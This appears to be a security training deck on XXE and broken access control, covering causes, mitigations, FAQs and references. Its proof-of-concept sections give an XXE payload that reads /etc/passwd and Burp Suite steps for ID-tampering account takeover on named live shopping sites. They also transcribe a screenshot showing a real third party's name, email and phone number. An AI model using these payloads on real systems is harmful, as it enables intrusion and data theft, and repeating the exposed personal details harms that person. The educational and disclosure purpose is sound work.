




A large, thin white circle is centered on the left side of the slide. In the top-left quadrant of the circle, there are three horizontal wavy lines. In the top-right quadrant, there is a thick orange ring. In the bottom-right quadrant, there is a square area filled with a grid of small white dots.

# XXE Attack Overview

- XXE vulnerabilities occur when an application processes XML input insecurely.
- Attackers exploit XXE to read arbitrary files, perform SSRF attacks, or execute arbitrary code.
- XXE attacks can lead to data disclosure, information leakage, or system compromise.



# Root Causes of XXE Vulnerabilities

- Lack of input validation: Failing to validate or sanitize user-supplied XML inputs.
- Insecure XML parsers: Allowing external entity references without restrictions.
- Inadequate server-side configurations: Enabling entity expansion or not disabling external entity processing.



# Mitigation Strategies

- Disable XML external entity processing: Restrict or disable processing of external entities in XML parsers.
- Input validation and sanitization: Implement strict validation to reject malicious XML inputs.
- Safe XML parsing libraries: Use libraries with built-in protection against XXE attacks.
- Regular updates and patches: Keep XML parsers and dependencies up to date to address known vulnerabilities.

# FAQS

**Q1: What is an XML External Entity (XXE) vulnerability?**

**A: An XML External Entity (XXE) vulnerability is a security flaw that allows an attacker to include external entities or files within an XML document, potentially leading to disclosure of sensitive information, remote code execution, or denial of service attacks.**

**Q2: How does an XXE vulnerability arise in XML processing?**

**A: An XXE vulnerability arises when an XML parser resolves and processes external entities defined within the XML document, enabling an attacker to manipulate the parser to their advantage.**

**Q3: What are some common methods used to exploit XXE vulnerabilities?**

**A: Common methods used to exploit XXE vulnerabilities include reading local files on the server, performing SSRF attacks (Server-Side Request Forgery), conducting denial of service attacks, and remote code execution.**

**Q4: How can developers prevent XXE vulnerabilities in their applications?**

**A: Developers can prevent XXE vulnerabilities by disabling external entity processing, using XML parsers with entity expansion disabled, employing whitelist-based input validation, and using safe APIs that do not resolve external entities.**

**Q5: What is the impact of a successful XXE attack?**


**A: The impact of a successful XXE attack can range from unauthorized disclosure of sensitive data, such as files or credentials, to server-side request forgery, remote code execution, or complete denial of service.**

**Q6: How can server-side protections mitigate XXE vulnerabilities?**


**A: Server-side protections against XXE vulnerabilities include configuring the XML parser to disable external entity resolution, implementing input validation and sanitization, and applying strict content type validation for XML uploads.**

# POC (proof of Concept) Lab:

'go to the website and click on any product.



Now click on check stock, keep your proxy on



Now sent it to repeater and add the payload.

<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd">

And add the payload.

&xxe;



## REFERENCES

· Link:

[https://owasp.org/www-community/attacks/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/www-community/attacks/XML_External_Entity_(XXE)_Processing)

· Description: This OWASP cheat sheet provides guidance on preventing XML External Entity (XXE) attacks, including an explanation of the attack, examples, and recommended prevention measures.

· XML External Entity (XXE) Processing - W3C:

· Link: <https://www.w3.org/TR/xml-entity-names/>

· Description: This W3C document explains XML External Entity (XXE) processing, including the definition of entity names, default entity declarations, and the impact of XXE attacks on XML parsers.

· XML External Entity (XXE) Processing - OWASP Top 10:

· Link: <https://portswigger.net/web-security/xxe>

· Description: PortSwigger's Web Security Academy offers an in-depth tutorial on XML External Entity (XXE) attacks, covering the basics, different attack scenarios, and steps to prevent and mitigate XXE vulnerabilities.

· Detecting and Exploiting XXE Vulnerabilities - Open Web Application Security Project (OWASP):

· Link:

[https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A4-XML\\_External\\_Entities\\_\(XXE\)](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A4-XML_External_Entities_(XXE))

· Description: The OWASP Top 10 project provides an overview of XML External Entity (XXE) attacks, their impact, and countermeasures. It also includes a detailed description of the attack technique and examples.

· XML External Entity (XXE) Attacks - PortSwigger Web Security Academy:

· Link:

[https://owasp.org/www-pdf-archive/OWASP\\_Detecting\\_and\\_Exploiting\\_XXE.pdf](https://owasp.org/www-pdf-archive/OWASP_Detecting_and_Exploiting_XXE.pdf)

· Description: This OWASP document provides detailed information on detecting and exploiting XML External Entity (XXE) vulnerabilities, including examples, testing techniques, and countermeasures.



# Broken Access Control

- Broken Access Control Risk
- Root Causes of Broken Access Control
- Mitigation Strategies

# Broken Access Control Risk

- Broken access control vulnerabilities occur when improper access controls are implemented, allowing unauthorized users to access restricted functionality or data.
- Attackers can exploit these vulnerabilities to perform actions beyond their authorized privileges, leading to data breaches, information leakage, or unauthorized system manipulation.

# Root Causes of Broken Access Control

- Insecure direct object references: Directly referencing internal objects without proper authorization checks.
- Insufficient authorization checks: Failing to properly verify user permissions for specific actions or data access.
- Lack of role-based access controls: Not implementing granular access controls based on user roles or privileges.
- Inadequate enforcement of access controls: Not consistently enforcing access controls across all application components.

# Mitigation Strategies

- **Implement proper access controls:** Ensure that appropriate authorization checks are performed for every action and data access.
- **Role-based access control (RBAC):** Define and enforce roles and privileges to restrict access based on user roles.
- **Regular security testing:** Conduct comprehensive security testing, including authorization testing, to identify and address broken access control vulnerabilities.
- **Logging and monitoring:** Implement logging and monitoring mechanisms to detect and respond to unauthorized access attempts or suspicious activities.

# FAQS

**Q1: What is broken access control?**

**A:** Broken access control refers to security vulnerabilities that occur when an application fails to properly enforce restrictions on what users can access or modify, allowing unauthorized individuals to bypass or manipulate access controls.

**Q2: What are some common examples of broken access control vulnerabilities?**

**A:** Common examples include insecure direct object references (IDOR), insufficient authorization checks, privilege escalation, horizontal and vertical privilege escalation, and misconfigured access control lists (ACLs).

**Q3: How can insecure direct object references (IDOR) lead to broken access control?**

**A:** Insecure direct object references occur when an application exposes internal or sensitive identifiers (e.g., database keys) that can be manipulated by an attacker to access unauthorized resources or data.

**Q4: How can developers prevent broken access control vulnerabilities?**

**A:** Developers can prevent broken access control vulnerabilities by implementing proper access controls, including role-based access control (RBAC), attribute-based access control (ABAC), and enforcing principle of least privilege.

**Q5: What is privilege escalation, and how does it relate to broken access control?**

**A:** Privilege escalation refers to a situation where an attacker gains higher privileges or access rights than originally assigned. Broken access control can lead to privilege escalation by allowing attackers to bypass or manipulate authorization mechanisms.

**Q6: What are some best practices for securing access control?**

**A:** Best practices for securing access control include conducting regular access control reviews, implementing strong authentication and authorization mechanisms, enforcing separation of duties, and performing thorough user role and permission validations.

## BUG: IDOR (Insecure direct object reference)

Impact: Critical / Insane

## POC (proof of concept):

- Create an account in this website then capture the packet request by going to the account details by using burp suite(proxy).
- After that change the user ID to a desired number and forward the packet.
- You will notice that you are switched to another user account in <https://shoprex.com/>
- Create an account in <https://shoprex.com/>

The screenshot shows the ShopRex website interface. At the top, there is a navigation bar with the ShopRex logo, a 'SALE 70% OFF' banner, and links for 'My Account', 'Contact', and 'Cart'. Below the navigation bar is a search bar and a category menu. The 'My Account' section is active, showing a sidebar with links: 'My Account', 'Account Info', 'Address Book', 'My Orders', 'My Coupons', 'Change Password', and 'Logout'. The main content area is titled 'ACCOUNT INFORMATION' and contains two sections: 'Basic Info' and 'More Info'. The 'Basic Info' section displays the following details:

Full Name	SIRTG RIK
Email	pecir89586@edulena.com
Mobile	99899999999

The 'More Info' section contains input fields for:

- First Name: SIRTG
- Last Name: RIK
- Gender: Male (dropdown menu)
- Birthday: Day (dropdown), Month (dropdown), Year (dropdown)

At the bottom of the 'More Info' section is an 'Update Info' button. A notification bell icon is visible in the bottom right corner.

Capture the Packet in burp suite:



Change the Customer ID into any other number and forward it:



I have changed the Customer ID from 426922 into 426800.

As you can see that the user has changed.

The screenshot shows the Shoprex website's customer account page. The browser's address bar displays the URL <https://shoprex.com/customer/>. The website's header includes the Shoprex logo, a 'SALE 70% OFF' banner, and navigation links for 'My Account', 'Contact', and 'Cart'. A search bar is also present. Below the header, a horizontal menu lists various product categories: 'LAWN 2023', 'PARTY DRESS', 'LADIES CLOTHING', 'GENTS CLOTHING', 'JEWELRY', 'BED SHEETS', 'HOME & LIVING', and 'OFFERS'. The 'My Account' section is active, showing a sidebar with links to 'Account Info', 'Address Book', 'My Orders', 'My Coupons', 'Change Password', and 'Logout'. The main content area is titled 'ACCOUNT INFORMATION' and contains two sections: 'Basic Info' and 'More Info'. The 'Basic Info' section displays the user's details: Full Name (Kashif ullah), Email (kashifullah029@gmail.com), and Mobile (923149965094). The 'More Info' section includes input fields for First Name (Kashif ullah), Last Name (Last Name), Gender (Male), and Birthday (Day, Month, Year). An 'Update Info' button is located at the bottom of the 'More Info' section.

Shoprex

SALE 70% OFF

My Account Contact Cart

Search Product... SEARCH

LAWN 2023 PARTY DRESS LADIES CLOTHING GENTS CLOTHING JEWELRY BED SHEETS HOME & LIVING OFFERS

My Account

- Account Info
- Address Book
- My Orders
- My Coupons
- Change Password
- Logout

ACCOUNT INFORMATION

Basic Info

Full Name	Kashif ullah
Email	kashifullah029@gmail.com
Mobile	923149965094

More Info

First Name	Kashif ullah		
Last Name	Last Name		
Gender	Male		
Birthday	Day	Month	Year

Update Info

As you can see your website: <https://shoprex.com/> has a direct access into your customers' accounts.




**BUG: Broken Access Control**

**Impact: High**

**POC (proof of Concept):**


· First Create 2 accounts on your Website <https://homeshopping.pk/>




I have created two accounts with names Pason and Jason.




Now Capture the packets using Burpsuite request from the user Pason in ‘profile’ and send it to repeater.



And now logout of the Pason and login to Jason and capture the request in burp.

